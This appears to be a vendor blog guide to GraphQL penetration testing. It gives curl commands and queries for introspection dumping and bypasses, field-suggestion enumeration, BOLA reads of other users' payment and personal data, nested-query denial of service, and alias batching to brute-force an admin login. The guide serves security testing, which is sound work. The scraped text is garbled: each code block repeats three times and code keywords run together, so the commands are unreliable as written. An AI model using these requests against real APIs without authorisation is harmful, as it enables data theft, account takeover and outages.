GraphQL Penetration Testing Checklist: What to Test & Tools
Sonali Sood
Founding GTM, CodeAnt AI
REST APIs are predictable. Each endpoint does one thing, accepts defined inputs, and returns a defined output. The attack surface is a list of URLs with methods.
GraphQL is different in ways that matter for security testing. A single endpoint, almost always /graphql accepts any query the client constructs. The server decides what to return based on the query shape. Every type, every field, every relationship in the data model is potentially queryable through that one endpoint. The flexibility that makes GraphQL fast to develop with is the same flexibility that makes it complex to secure.
The consequences are specific. According to the 2026 API ThreatStats Report, APIs accounted for 17% of all published security vulnerabilities in 2025, and GraphQL's authorization model, where object-level permission checks must be implemented manually at the resolver level, makes it structurally prone to the most common API vulnerability class: broken object-level authorization (BOLA).

This guide covers the complete:
GraphQL penetration testing methodology
every vulnerability class
real payloads
bypass techniques and tools
how white box source code analysis finds what external testing misses
why the combination of defensive code review and offensive testing produces deeper GraphQL findings than either approach alone
The GraphQL Attack Surface: What Makes it Different from REST
Before testing GraphQL, understanding its structural security differences from REST is the prerequisite for knowing what to look for:

Single endpoint, infinite query space. REST exposes GET /users, GET /users/123, POST /orders. GraphQL exposes POST /graphql. Every query, mutation, and subscription flows through one URL. Traditional perimeter security tools that monitor endpoints-per-request see one endpoint with normal traffic patterns, regardless of what is being queried inside.
Schema as a complete attack map. If introspection is enabled, an adversary can download the entire data model in one request, every type, every field, every relationship, every mutation, and every argument. This is equivalent to receiving full API documentation, a database schema, and a list of every operation the application supports. A skilled adversary with introspection access needs minutes to identify which queries return sensitive data and which mutations modify it.
Authorization at the resolver level. REST typically enforces authorization at the middleware layer, a single check before the request reaches any handler. GraphQL authorization must be implemented at every individual resolver. A query that fetches user.profile may be protected, but user.paymentMethods within the same query may not be, because each field has a separate resolver and each resolver must implement its own authorization check. Missing one resolver creates a data exposure vulnerability that is structurally invisible from the query's top-level response pattern.
Query complexity as a DoS vector. GraphQL's nested query capability allows a client to request arbitrarily complex data structures in a single request. Without depth limiting and complexity analysis, a single carefully-crafted query can trigger exponentially expensive database operations that bring down the backend.
Batching as a rate limit bypass. GraphQL supports multiple operations in one request via batching (array of operations) or aliases (multiple fields in one query). Rate limiting designed to count HTTP requests is completely ineffective against a single request containing 100 login attempts via aliases.
Feature
REST
GraphQL
Endpoints
Many (GET /users, POST /orders…)
One (POST /graphql)
Perimeter visibility
WAF sees every endpoint
WAF sees one URL — query is invisible
Schema exposure
No schema by default
Introspection dumps entire data model in one request
Authorization
Single middleware check per endpoint
Required at every individual resolver — miss one = data exposed
Rate limiting
Counts HTTP requests, works
One request can contain 100 operations, bypassed trivially
DoS surface
Endpoint-level
Nested query complexity triggers exponential DB load
Monitoring
Endpoint patterns are detectable
All traffic looks identical from the outside
Tooling support
Traditional DAST/WAF works natively
Most tools are blind to what's inside the query
Phase 1: Endpoint discovery and fingerprinting
The first step in any GraphQL assessment is finding where the endpoint is and what implementation is running behind it.
# Basic detection — send a minimal query and check for GraphQL response structurecurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ __typename }"}'# GraphQL response (endpoint confirmed):# {"data": {"__typename": "Query"}}# Non-GraphQL response (wrong endpoint):# {"error": "Not Found"} or HTML error page# Test GET method — some implementations accept queries via GETcurl"https://api.target.com/graphql?query={__typename}"# Test with different content types — some implementations# accept application/x-www-form-urlencodedcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/x-www-form-urlencoded" \
-d'query={__typename}'
# Basic detection — send a minimal query and check for GraphQL response structurecurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ __typename }"}'# GraphQL response (endpoint confirmed):# {"data": {"__typename": "Query"}}# Non-GraphQL response (wrong endpoint):# {"error": "Not Found"} or HTML error page# Test GET method — some implementations accept queries via GETcurl"https://api.target.com/graphql?query={__typename}"# Test with different content types — some implementations# accept application/x-www-form-urlencodedcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/x-www-form-urlencoded" \
-d'query={__typename}'
# Basic detection — send a minimal query and check for GraphQL response structurecurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ __typename }"}'# GraphQL response (endpoint confirmed):# {"data": {"__typename": "Query"}}# Non-GraphQL response (wrong endpoint):# {"error": "Not Found"} or HTML error page# Test GET method — some implementations accept queries via GETcurl"https://api.target.com/graphql?query={__typename}"# Test with different content types — some implementations# accept application/x-www-form-urlencodedcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/x-www-form-urlencoded" \
-d'query={__typename}'
Implementation fingerprinting:
Identifying which GraphQL implementation is running determines which default vulnerabilities are likely present:
# Send a deliberately malformed query and analyze the error messagecurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "query @deprecated { __typename }"}'# Apollo Server response:# "Directive \"@deprecated\" may not be used on QUERY"# GraphQL Ruby response:# "'@deprecated' can't be applied to queries"# Graphene (Python) response:# "Directive '@deprecated' may not be used on a query operation"
# Send a deliberately malformed query and analyze the error messagecurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "query @deprecated { __typename }"}'# Apollo Server response:# "Directive \"@deprecated\" may not be used on QUERY"# GraphQL Ruby response:# "'@deprecated' can't be applied to queries"# Graphene (Python) response:# "Directive '@deprecated' may not be used on a query operation"
# Send a deliberately malformed query and analyze the error messagecurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "query @deprecated { __typename }"}'# Apollo Server response:# "Directive \"@deprecated\" may not be used on QUERY"# GraphQL Ruby response:# "'@deprecated' can't be applied to queries"# Graphene (Python) response:# "Directive '@deprecated' may not be used on a query operation"
Each implementation has different default behaviors for introspection, field suggestions, query depth limits, and error verbosity. Knowing which implementation is running narrows the testing focus before the first vulnerability probe is sent.
Check for GraphiQL and Playground exposure:
# Test for GraphiQL IDE exposed in productioncurl https://api.target.com/graphiql
curl https://api.target.com/graphql/playground
# A 200 response returning an HTML page with GraphQL IDE# is itself a finding — schema exploration and query testing# available without authentication
# Test for GraphiQL IDE exposed in productioncurl https://api.target.com/graphiql
curl https://api.target.com/graphql/playground
# A 200 response returning an HTML page with GraphQL IDE# is itself a finding — schema exploration and query testing# available without authentication
# Test for GraphiQL IDE exposed in productioncurl https://api.target.com/graphiql
curl https://api.target.com/graphql/playground
# A 200 response returning an HTML page with GraphQL IDE# is itself a finding — schema exploration and query testing# available without authentication
Phase 2: Introspection attack and schema extraction
Introspection is GraphQL's built-in self-documentation system. When enabled in production, it allows any client, including adversaries, to download the complete schema: every type, every field, every query, every mutation, and every argument the API accepts.
Step 1: Test whether introspection is enabled:
# Minimal introspection probecurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ __schema { queryType { name } } }"}'# Introspection enabled:# {"data": {"__schema": {"queryType": {"name": "Query"}}}}# Introspection disabled:# {"errors": [{"message": "GraphQL introspection is not allowed"}]}
# Minimal introspection probecurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ __schema { queryType { name } } }"}'# Introspection enabled:# {"data": {"__schema": {"queryType": {"name": "Query"}}}}# Introspection disabled:# {"errors": [{"message": "GraphQL introspection is not allowed"}]}
# Minimal introspection probecurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ __schema { queryType { name } } }"}'# Introspection enabled:# {"data": {"__schema": {"queryType": {"name": "Query"}}}}# Introspection disabled:# {"errors": [{"message": "GraphQL introspection is not allowed"}]}
Step 2: Full schema extraction when introspection is enabled:
// Example of what gets found in a real introspection dump// Sensitive types never meant to be discoverable{"name":"AdminUser"},{"name":"InternalNotes"},{"name":"PayrollData"},{"name":"DebugInfo"},{"name":"SystemConfig"},// Mutations revealing privileged operations{"name":"deleteUser"},{"name":"promoteToAdmin"},{"name":"exportAllUserData"},{"name":"resetUserPassword"},{"name":"viewAuditLog"},// Deprecated fields still in schema (often with weaker security){"name":"getUserById","isDeprecated":true,"deprecationReason":"Use getUserByEmail instead"}// Deprecated queries remain functional — and may have weaker auth
// Example of what gets found in a real introspection dump// Sensitive types never meant to be discoverable{"name":"AdminUser"},{"name":"InternalNotes"},{"name":"PayrollData"},{"name":"DebugInfo"},{"name":"SystemConfig"},// Mutations revealing privileged operations{"name":"deleteUser"},{"name":"promoteToAdmin"},{"name":"exportAllUserData"},{"name":"resetUserPassword"},{"name":"viewAuditLog"},// Deprecated fields still in schema (often with weaker security){"name":"getUserById","isDeprecated":true,"deprecationReason":"Use getUserByEmail instead"}// Deprecated queries remain functional — and may have weaker auth
// Example of what gets found in a real introspection dump// Sensitive types never meant to be discoverable{"name":"AdminUser"},{"name":"InternalNotes"},{"name":"PayrollData"},{"name":"DebugInfo"},{"name":"SystemConfig"},// Mutations revealing privileged operations{"name":"deleteUser"},{"name":"promoteToAdmin"},{"name":"exportAllUserData"},{"name":"resetUserPassword"},{"name":"viewAuditLog"},// Deprecated fields still in schema (often with weaker security){"name":"getUserById","isDeprecated":true,"deprecationReason":"Use getUserByEmail instead"}// Deprecated queries remain functional — and may have weaker auth
Step 3: Bypass introspection restrictions:
When introspection is disabled, several bypass techniques remain effective:
# Bypass technique 1: Newline character injection# Some implementations use regex to block __schema — a newline breaks the matchcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ __schema\n{ queryType { name } } }"}'# Bypass technique 2: Fragment-based introspection# Some implementations block direct __schema queries but allow fragmentscurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{ "query": "fragment f on __Schema { queryType { name } } query { ...f }" }'# Bypass technique 3: Alternate HTTP method# Test introspection via GET when POST is blockedcurl"https://api.target.com/graphql?query={__schema{queryType{name}}}"# Bypass technique 4: Content-type variationcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/x-www-form-urlencoded" \
-d'query={__schema{queryType{name}}}'
# Bypass technique 1: Newline character injection# Some implementations use regex to block __schema — a newline breaks the matchcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ __schema\n{ queryType { name } } }"}'# Bypass technique 2: Fragment-based introspection# Some implementations block direct __schema queries but allow fragmentscurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{ "query": "fragment f on __Schema { queryType { name } } query { ...f }" }'# Bypass technique 3: Alternate HTTP method# Test introspection via GET when POST is blockedcurl"https://api.target.com/graphql?query={__schema{queryType{name}}}"# Bypass technique 4: Content-type variationcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/x-www-form-urlencoded" \
-d'query={__schema{queryType{name}}}'
# Bypass technique 1: Newline character injection# Some implementations use regex to block __schema — a newline breaks the matchcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ __schema\n{ queryType { name } } }"}'# Bypass technique 2: Fragment-based introspection# Some implementations block direct __schema queries but allow fragmentscurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{ "query": "fragment f on __Schema { queryType { name } } query { ...f }" }'# Bypass technique 3: Alternate HTTP method# Test introspection via GET when POST is blockedcurl"https://api.target.com/graphql?query={__schema{queryType{name}}}"# Bypass technique 4: Content-type variationcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/x-www-form-urlencoded" \
-d'query={__schema{queryType{name}}}'
Field suggestion enumeration when introspection is fully disabled:
Apollo and most major implementations return suggestions when a field name is close to an existing field. This allows schema reconstruction without introspection:
# Send a query with a slightly misspelled fieldcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ ussr { id } }"}'# Response:# {"errors": [{"message": "Cannot query field 'ussr' on type 'Query'.# Did you mean 'user'?"}]}# The suggestion confirms 'user' exists — continue with variations# This technique, combined with Clairvoyance, reconstructs large# portions of the schema without a single successful introspection query
# Send a query with a slightly misspelled fieldcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ ussr { id } }"}'# Response:# {"errors": [{"message": "Cannot query field 'ussr' on type 'Query'.# Did you mean 'user'?"}]}# The suggestion confirms 'user' exists — continue with variations# This technique, combined with Clairvoyance, reconstructs large# portions of the schema without a single successful introspection query
# Send a query with a slightly misspelled fieldcurl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d'{"query": "{ ussr { id } }"}'# Response:# {"errors": [{"message": "Cannot query field 'ussr' on type 'Query'.# Did you mean 'user'?"}]}# The suggestion confirms 'user' exists — continue with variations# This technique, combined with Clairvoyance, reconstructs large# portions of the schema without a single successful introspection query
Phase 3: BOLA testing, broken object-level authorization
BOLA (Broken Object-Level Authorization), also called IDOR in REST context, is the #1 API vulnerability in the OWASP API Security Top 10. In GraphQL it is particularly dangerous because authorization must be implemented at every individual resolver. A single missed resolver creates a vulnerability that is invisible from the query's success or failure pattern.
The GraphQL BOLA attack model:
# Authenticatedas user ID "user_abc_123"
# Query your own order:query {order(id:"order_abc_001"){iditems {name price}paymentMethod {last4 cardType}shippingAddress {street city zip}}}
# Returns:your own order data
# BOLA test — query another user's order ID
query {order(id:"order_xyz_999"){iditems {name price}paymentMethod {last4 cardType}shippingAddress {street city zip}}}
# Vulnerable response:returns another user's complete order including
# payment method details and shipping address
# Correct response:authorization error or null
# Authenticatedas user ID "user_abc_123"
# Query your own order:query {order(id:"order_abc_001"){iditems {name price}paymentMethod {last4 cardType}shippingAddress {street city zip}}}
# Returns:your own order data
# BOLA test — query another user's order ID
query {order(id:"order_xyz_999"){iditems {name price}paymentMethod {last4 cardType}shippingAddress {street city zip}}}
# Vulnerable response:returns another user's complete order including
# payment method details and shipping address
# Correct response:authorization error or null
# Authenticatedas user ID "user_abc_123"
# Query your own order:query {order(id:"order_abc_001"){iditems {name price}paymentMethod {last4 cardType}shippingAddress {street city zip}}}
# Returns:your own order data
# BOLA test — query another user's order ID
query {order(id:"order_xyz_999"){iditems {name price}paymentMethod {last4 cardType}shippingAddress {street city zip}}}
# Vulnerable response:returns another user's complete order including
# payment method details and shipping address
# Correct response:authorization error or null
Field-level BOLA, the authorization gap unique to GraphQL:
# The query entry point may be authorized correctly
# But individual fields within the response may not be
# This query may work correctly(user profile is authorized):query {user(id:"user_xyz_999"){name #← authorized:public profile fieldemail #← authorized:standard user field
# These fields may have missing resolver-level auth:privateNotes #← BOLA:resolver never checks ownershipssn #← BOLA:sensitive field,no auth checkbankAccount #← BOLA:resolver returns data regardless of requesteradminNotes #← BOLA:admin-only field withno role check}}
# The query entry point may be authorized correctly
# But individual fields within the response may not be
# This query may work correctly(user profile is authorized):query {user(id:"user_xyz_999"){name #← authorized:public profile fieldemail #← authorized:standard user field
# These fields may have missing resolver-level auth:privateNotes #← BOLA:resolver never checks ownershipssn #← BOLA:sensitive field,no auth checkbankAccount #← BOLA:resolver returns data regardless of requesteradminNotes #← BOLA:admin-only field withno role check}}
# The query entry point may be authorized correctly
# But individual fields within the response may not be
# This query may work correctly(user profile is authorized):query {user(id:"user_xyz_999"){name #← authorized:public profile fieldemail #← authorized:standard user field
# These fields may have missing resolver-level auth:privateNotes #← BOLA:resolver never checks ownershipssn #← BOLA:sensitive field,no auth checkbankAccount #← BOLA:resolver returns data regardless of requesteradminNotes #← BOLA:admin-only field withno role check}}
Cross-object BOLA via nested queries:
# GraphQL's nested query capability means BOLA can cross object boundaries
query {post(id:"post_999"){titleauthor {
# The post is public — but accessing the author's private data
# through the post relationship may bypass user-level authprivateMessages {contentrecipient {email}}billingDetails {cardNumber expiryDate}}}}
# If the post resolver authorizes at the post level only,
# nested author data may be returned without user-level authorization
# GraphQL's nested query capability means BOLA can cross object boundaries
query {post(id:"post_999"){titleauthor {
# The post is public — but accessing the author's private data
# through the post relationship may bypass user-level authprivateMessages {contentrecipient {email}}billingDetails {cardNumber expiryDate}}}}
# If the post resolver authorizes at the post level only,
# nested author data may be returned without user-level authorization
# GraphQL's nested query capability means BOLA can cross object boundaries
query {post(id:"post_999"){titleauthor {
# The post is public — but accessing the author's private data
# through the post relationship may bypass user-level authprivateMessages {contentrecipient {email}}billingDetails {cardNumber expiryDate}}}}
# If the post resolver authorizes at the post level only,
# nested author data may be returned without user-level authorization
Systematic BOLA testing methodology:
# For every object type identified in schema:# 1. Collect your own object IDs during normal use# 2. Collect other users' object IDs (via leaked references, sequential IDs, etc.)# 3. Query other users' objects while authenticated as yourself# 4. Test nested object relationships for cross-boundary accessobject_types_to_test = ["user","order","invoice","payment","document","project","report","message","notification","apiKey","session","auditLog","subscription"]# For each type, test:# - Direct access by ID# - Nested access through parent objects# - Field-level access for sensitive fields within authorized objects# - Cross-tenant access (most critical for multi-tenant SaaS)
# For every object type identified in schema:# 1. Collect your own object IDs during normal use# 2. Collect other users' object IDs (via leaked references, sequential IDs, etc.)# 3. Query other users' objects while authenticated as yourself# 4. Test nested object relationships for cross-boundary accessobject_types_to_test = ["user","order","invoice","payment","document","project","report","message","notification","apiKey","session","auditLog","subscription"]# For each type, test:# - Direct access by ID# - Nested access through parent objects# - Field-level access for sensitive fields within authorized objects# - Cross-tenant access (most critical for multi-tenant SaaS)
# For every object type identified in schema:# 1. Collect your own object IDs during normal use# 2. Collect other users' object IDs (via leaked references, sequential IDs, etc.)# 3. Query other users' objects while authenticated as yourself# 4. Test nested object relationships for cross-boundary accessobject_types_to_test = ["user","order","invoice","payment","document","project","report","message","notification","apiKey","session","auditLog","subscription"]# For each type, test:# - Direct access by ID# - Nested access through parent objects# - Field-level access for sensitive fields within authorized objects# - Cross-tenant access (most critical for multi-tenant SaaS)
Phase 4: Query depth attacks and DoS testing
Without depth limiting, GraphQL's nested query capability allows a single request to trigger exponential database operations:
# Deeply nested query — each level multiplies database callsquery {users { # Fetch N usersposts { # For each user,fetch M posts(N×M queries)comments { # For each post,fetch K comments(N×M×K queries)author { # For each comment,fetch author(N×M×K×1 queries)posts { # For each author,fetch posts again — exponentialcomments {author {posts {title}}}}}}}}}
# With 100users,10posts each,10comments each:
# Depth 3:100× 10× 10 = 10,000database queries
# Depth 5:100× 10× 10× 100× 10 = 10,000,000database queries
# From a single HTTP request
# Deeply nested query — each level multiplies database callsquery {users { # Fetch N usersposts { # For each user,fetch M posts(N×M queries)comments { # For each post,fetch K comments(N×M×K queries)author { # For each comment,fetch author(N×M×K×1 queries)posts { # For each author,fetch posts again — exponentialcomments {author {posts {title}}}}}}}}}
# With 100users,10posts each,10comments each:
# Depth 3:100× 10× 10 = 10,000database queries
# Depth 5:100× 10× 10× 100× 10 = 10,000,000database queries
# From a single HTTP request
# Deeply nested query — each level multiplies database callsquery {users { # Fetch N usersposts { # For each user,fetch M posts(N×M queries)comments { # For each post,fetch K comments(N×M×K queries)author { # For each comment,fetch author(N×M×K×1 queries)posts { # For each author,fetch posts again — exponentialcomments {author {posts {title}}}}}}}}}
# With 100users,10posts each,10comments each:
# Depth 3:100× 10× 10 = 10,000database queries
# Depth 5:100× 10× 10× 100× 10 = 10,000,000database queries
# From a single HTTP request
Testing for missing depth limits:
# Automated depth attack test
python3 -c"depth = 10query = 'query { ' + 'user { posts { ' * depth + 'title ' + '} }' * depth + ' }'print(query)" | curl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d @-
# Monitor: response time, server CPU, error response# Finding: response time increases exponentially with depth# or server returns 500/timeout = depth limiting absent
# Automated depth attack test
python3 -c"depth = 10query = 'query { ' + 'user { posts { ' * depth + 'title ' + '} }' * depth + ' }'print(query)" | curl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d @-
# Monitor: response time, server CPU, error response# Finding: response time increases exponentially with depth# or server returns 500/timeout = depth limiting absent
# Automated depth attack test
python3 -c"depth = 10query = 'query { ' + 'user { posts { ' * depth + 'title ' + '} }' * depth + ' }'print(query)" | curl-X POST https://api.target.com/graphql \
-H"Content-Type: application/json" \
-d @-
# Monitor: response time, server CPU, error response# Finding: response time increases exponentially with depth# or server returns 500/timeout = depth limiting absent
What the finding looks like:
Finding:Missing Query Depth Limit
Severity:High(CVSS 4.0:7.5)
Test:Nested query at depth 8across user→posts→comments→author relationshipsResponse time at depth 3:145msResponse time at depth 6:2,847msResponse time at depth 8:Timeout(30s)
Impact:Single unauthenticated request can exhaust database connection pooland render the API unavailable forall users.
Remediation:Implement query depth limiting(maximum 5-7levels recommended)and query complexity analysis using graphql-depth-limit or equivalent.
Codefix(Apollo Server):constserver = newApolloServer({schema,validationRules:[depthLimit(7)]});
Finding:Missing Query Depth Limit
Severity:High(CVSS 4.0:7.5)
Test:Nested query at depth 8across user→posts→comments→author relationshipsResponse time at depth 3:145msResponse time at depth 6:2,847msResponse time at depth 8:Timeout(30s)
Impact:Single unauthenticated request can exhaust database connection pooland render the API unavailable forall users.
Remediation:Implement query depth limiting(maximum 5-7levels recommended)and query complexity analysis using graphql-depth-limit or equivalent.
Codefix(Apollo Server):constserver = newApolloServer({schema,validationRules:[depthLimit(7)]});
Finding:Missing Query Depth Limit
Severity:High(CVSS 4.0:7.5)
Test:Nested query at depth 8across user→posts→comments→author relationshipsResponse time at depth 3:145msResponse time at depth 6:2,847msResponse time at depth 8:Timeout(30s)
Impact:Single unauthenticated request can exhaust database connection pooland render the API unavailable forall users.
Remediation:Implement query depth limiting(maximum 5-7levels recommended)and query complexity analysis using graphql-depth-limit or equivalent.
Codefix(Apollo Server):constserver = newApolloServer({schema,validationRules:[depthLimit(7)]});
Phase 5: Batching attacks and rate limit bypass
GraphQL's batching capability allows multiple operations in a single HTTP request. Rate limiting that counts requests is completely bypassed:
# Alias-based batching — 100login attemptsinone HTTP requestquery {
attempt1:login(username:"admin",password:"password1"){token}
attempt2:login(username:"admin",password:"password2"){token}
attempt3:login(username:"admin",password:"password3"){token}
# ...continues to attempt100
attempt100:login(username:"admin",password:"password100"){token}}
# One HTTP request = 100brute force attempts
# Rate limiting counting requests allows thisindefinitely
# Rate limiting counting operations(correct)blocks it at attempt 5-10
# Alias-based batching — 100login attemptsinone HTTP requestquery {
attempt1:login(username:"admin",password:"password1"){token}
attempt2:login(username:"admin",password:"password2"){token}
attempt3:login(username:"admin",password:"password3"){token}
# ...continues to attempt100
attempt100:login(username:"admin",password:"password100"){token}}
# One HTTP request = 100brute force attempts
# Rate limiting counting requests allows thisindefinitely
# Rate limiting counting operations(correct)blocks it at attempt 5-10
# Alias-based batching — 100login attemptsinone HTTP requestquery {
attempt1:login(username:"admin",password:"password1"){token}
attempt2:login(username:"admin",password:"password2"){token}
attempt3:login(username:"admin",password:"password3"){token}
# ...continues to attempt100
attempt100:login(username:"admin",password:"password100"){token}}
# One HTTP request = 100brute force attempts
# Rate limiting counting requests allows thisindefinitely
# Rate limiting counting operations(correct)blocks it at attempt 5-10
Array batching:
// Send array of operations as a single HTTP request[{"query":"mutation { login(username: \"admin\", password: \"pass1\") { token } }"},{"query":"mutation { login(username: \"admin\", password: \"pass2\") { token } }"},{"query":"mutation { login(username: \"admin\", password: \"pass3\") { token } }"}]// Finding: if the server processes all three and returns all three responses,// batching is enabled and rate limits are per-request, not per-operation
// Send array of operations as a single HTTP request[{"query":"mutation { login(username: \"admin\", password: \"pass1\") { token } }"},{"query":"mutation { login(username: \"admin\", password: \"pass2\") { token } }"},{"query":"mutation { login(username: \"admin\", password: \"pass3\") { token } }"}]// Finding: if the server processes all three and returns all three responses,// batching is enabled and rate limits are per-request, not per-operation
